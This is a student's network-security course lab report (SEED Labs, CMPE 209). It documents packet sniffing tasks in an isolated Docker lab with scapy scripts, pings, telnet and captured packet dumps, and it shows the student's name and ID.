

CMPE 209 – Network Security and Applications

Seed Labs

First Name: Harish

Last Name: Marepalli

SJSU ID: 016707314

Professor: Dr. Younghee Park

TABLE OF CONTENTS

- 1. Packet Sniffing and Spoofing Lab at SEED Labs**
- 2. TCP Attack Lab at SEED Labs**
- 3. ARP Cache Poisoning Attack Lab at SEED Labs**
- 4. Secret-Key Encryption Lab at SEED Labs**
- 5. RSA Encryption and Signature Lab at SEED Labs**
- 6. Pseudo Random Number Generation at SEED Labs**
- 7. MD5 Collision Attack at SEED Labs**
- 8. SDN Mininet Lab at SEED Labs**
- 9. Buffer Overflow Attack at SEED Labs**

1. Packet Sniffing and Spoofing Lab at SEED Labs:

Codes can be found in appendix.

1. Task1.1A:

- Figure 1 shows the dcup command. Run the dcup command will start the containers.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 15 03:04 •
Terminal
seed@Harish_CMPE209:~/.../Labsetup$dcup
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostB-10.9.0.6 | * Starting internet superserver inetd [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

Fig. 1: dcup command

- Figure 2 shows the dockps command to view the containers and get into attacker's shell.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 15 15:18 •
Terminal
Terminal
seed@Harish_CMPE209:~/.../Labsetup$dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$docksh 39
root@VM:/# ifconfig
br-62f4ebf4c30a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
        inet6 fe80::42:d2ff:fe1:570d prefixlen 64 scopeid 0x20<link>
            ether 02:42:d2:f1:57:0d txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 34 bytes 4537 (4.5 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:ab:58:ca:e5 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::b32:9c92:18ee:7ce7 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:ef:a3:11 txqueuelen 1000 (Ethernet)
            RX packets 153 bytes 50407 (50.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 218 bytes 28815 (28.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig. 2: dockps and docksh attacker command

- c. Figure 3 shows the sniffing setup and ran the python code.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# chmod a+x Task1.1A.py
root@VM:/volumes/Code# ./Task1.1A.py
CMPE209-Assignment1-016707314-Task1.1A-Checking the root privilege
Sniffing Packets...

```

Fig. 3: Sniff setup and code run

- d. Figure 4 shows the pinging to second host command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal
Terminal Terminal Terminal
seed@Harish_CMPE209:~/.Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7albb99d hostB-10.9.0.6
dc0820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.Labsetup$ docksh dc
root@dc0820dc31d0:~/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.241 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.130 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.130/0.185/0.241/0.055 ms
root@dc0820dc31d0:#

```

Fig. 4: Ping second host

- e. Figure 5 shows the attacker shell with sniffed packets.

```


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal
Terminal Terminal Terminal
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# chmod a+x Task1.1A.py
root@VM:/volumes/Code# ./Task1.1A.py
CMPE209-Assignment1-016707314-Task1.1A-Checking the root privilege
Sniffing Packets...
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:05
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = 6
plen     = 4
op       = who-has
hwsrc   = 02:42:0a:09:00:05
psrc    = 10.9.0.5
hwdst   = 00:00:00:00:00:00
pdst    = 10.9.0.6

###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:06
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = 6
plen     = 4
op       = is-at
hwsrc   = 02:42:0a:09:00:06
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05

```

Fig. 5: Attacker shell sniffed packets


f. Figure 6 also shows more attacker shell sniffed packets



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal
Feb 15 16:30 •
Terminal Terminal Terminal
###[ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 28741
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
checksum = 0xb647
src      = 10.9.0.5
dst      = 10.9.0.6
options   \
###[ ICMP ]###
type     = echo-request
code    = 0
checksum = 0xf9da
id      = 0xle
seq     = 0x1
###[ Raw ]###
load    = 'oL\xedc\x00\x00\x00\x00\xdc\x82\x06\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x
1f !#$%\\'(*+, -./01234567'
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:06
+more
```

Fig. 6: Attacker shell sniffed packets

g. Figure 7 shows the command without root privilege.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal
Feb 18 15:25 •
Terminal Terminal Terminal
root@VM:/volumes/Code# su seed
seed@VM:/volumes/Code$ ./Task1.1A.py
CMPE209-Assignment1-016707314-Task1.1A-Checking the root privilege
Sniffing Packets...
Traceback (most recent call last):
  File "./Task1.1A.py", line 7, in <module>
    pkt = sniff(iface = "br-62f4ebf4c30a",prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes/Code$
```

Fig. 7: Command without root privilege

2. Task1.1B ICMP:


- Figure 8 shows the sniffing packets message after running the code.



```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# chmod a+x Task1.1B-ICMP.py
root@VM:/volumes/Code# python3 Task1.1B-ICMP.py
CMPE209-Assignment1-016707314-Task1.1B-Filtering the ICMP packets
Sniffing Packets...
```

Fig. 8: Sniffing packets message

- Figure 9 shows the host pinging command.



```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh dc
root@dc820dc31d0:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.527 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.095/0.311/0.527/0.216 ms
root@dc820dc31d0:/#
```

Fig. 9: Host pinging command

c. Figure 10 shows the attacker ICMP sniffed packets which are filtered.



The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal displays the output of a script named Task1.1B-ICMP.py. The script performs several actions:

- It runs "seed-attacker" to set up the environment.
- It changes to the "/volumes/Code" directory and chmods the "Task1.1B-ICMP.py" file to executable.
- It runs "python3 Task1.1B-ICMP.py".
- It prints the command "CMPE209-Assignment1-016707314-Task1.1B-Filtering the ICMP packets".
- It starts sniffing ICMP packets on the "ethernet" interface.
- It prints detailed information about an ICMP echo-request packet, including fields like dst, src, type, version, ihl, tos, len, id, flags, frag, ttl, proto, checksum, src, dst, options, and ICMP type.
- It prints the raw payload of the packet.
- It ends with the number 67.

Fig. 10: Attacker sniffed packets ICMP filtered

3. Task1.1B TCP:

a. Figure 11 shows the sniffing packets message after running the code.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal displays the output of a script named Task1.1B-TCP.py. The script performs similar setup steps as the ICMP script:

- It runs "seed-attacker".
- It changes to the "/volumes/Code" directory and chmods the "Task1.1B-TCP.py" file to executable.
- It runs "python3 Task1.1B-TCP.py".
- It prints the command "CMPE209-Assignment1-016707314-Task1.1B-Filtering the TCP packets with some src IP and destination port 23".
- It starts sniffing TCP packets.

Fig. 11: Sniffing packets message

- b. Figure 12 shows the host telnet command.



```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 18 16:31
Terminal Terminal Terminal
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh dc
root@dc820dc31d0:#
telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
8bfd7a1bb99d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@8bfd7a1bb99d:~$ 

```

Fig. 12: Host telnet command

- c. Figure 13 shows the attacker sniffed packets.



```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 18 16:32
Terminal Terminal Terminal
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:#
cd volumes/Code
root@VM:/volumes/Code# chmod a+x Task1.1B-TCP.py
root@VM:/volumes/Code# python3 Task1.1B-TCP.py
CMPE209-Assignment1-016707314-Task1.1B-Filtering the TCP packets with some src IP and destination port 23
Sniffing Packets...
###[ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:05
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x10
len      = 60
id       = 42505
flags    = DF
frag     = 0
ttl      = 64
proto    = tcp
checksum = 0x8086
src      = 10.9.0.5
dst      = 10.9.0.6
options  \
###[ TCP ]###
sport    = 59594
dport    = telnet
seq      = 218168199
ack      = 0
dataofs = 10
reserved = 0
flags    = S
window   = 64240
checksum = 0x144b
urgtsc   = 0

```

Fig. 13: Attacker sniffed packets

4. Task1.1B Subnet:

- a. Figure 14 shows the subnets of the containers.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal •
Terminal Terminal Terminal
Feb 18 16:52 •

seed@Harish_CMPE209:~/.../Labsetup$dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
ddc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$docksh 39
root@VM:/# ifconfig
br-62f4ebf4c30a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
        inet6 fe80::42:2dff:fe:1:570d prefixlen 64 scopeid 0x20<link>
            ether 02:42:d2:f1:57:0d txqueuelen 0 (Ethernet)
            RX packets 88 bytes 5556 (5.5 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 45 bytes 5614 (5.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:ab:58:ca:e5 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::b32:9c92:18ee:7ce7 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:ef:a3:11 txqueuelen 1000 (Ethernet)
            RX packets 955 bytes 443209 (443.2 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 937 bytes 112588 (112.5 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 284 bytes 31692 (31.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 284 bytes 31692 (31.6 KB)
```

Fig. 14: Subnet to be used

- b. Figure 15 shows the sniffed packets message.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal •
Terminal Terminal Terminal
Feb 18 17:07 •

seed@Harish_CMPE209:~/.../Labsetup$dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
ddc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# chmod a+x Task1.1B-Subnet.py
root@VM:/volumes/Code# python3 Task1.1B-Subnet.py
CMPE209-Assignment1-016707314-Task1.1B-Capturing packets from a Subnet
Sniffing Packets...
```

Fig. 15: Sniffed packets message

c. Figure 16 shows the host pinging subnet IP command.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal • Feb 18 17:09
Terminal Terminal Terminal

seed@Harish_CMPE209:~/.Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1b99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.Labsetup$ docksh dc
root@dcd820dc31d0:/# ping 172.17.0.1
PING 172.17.0.1 (172.17.0.1) 56(84) bytes of data.
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.098 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.235 ms
^C
--- 172.17.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.098/0.166/0.235/0.068 ms
root@dcd820dc31d0:/#
```

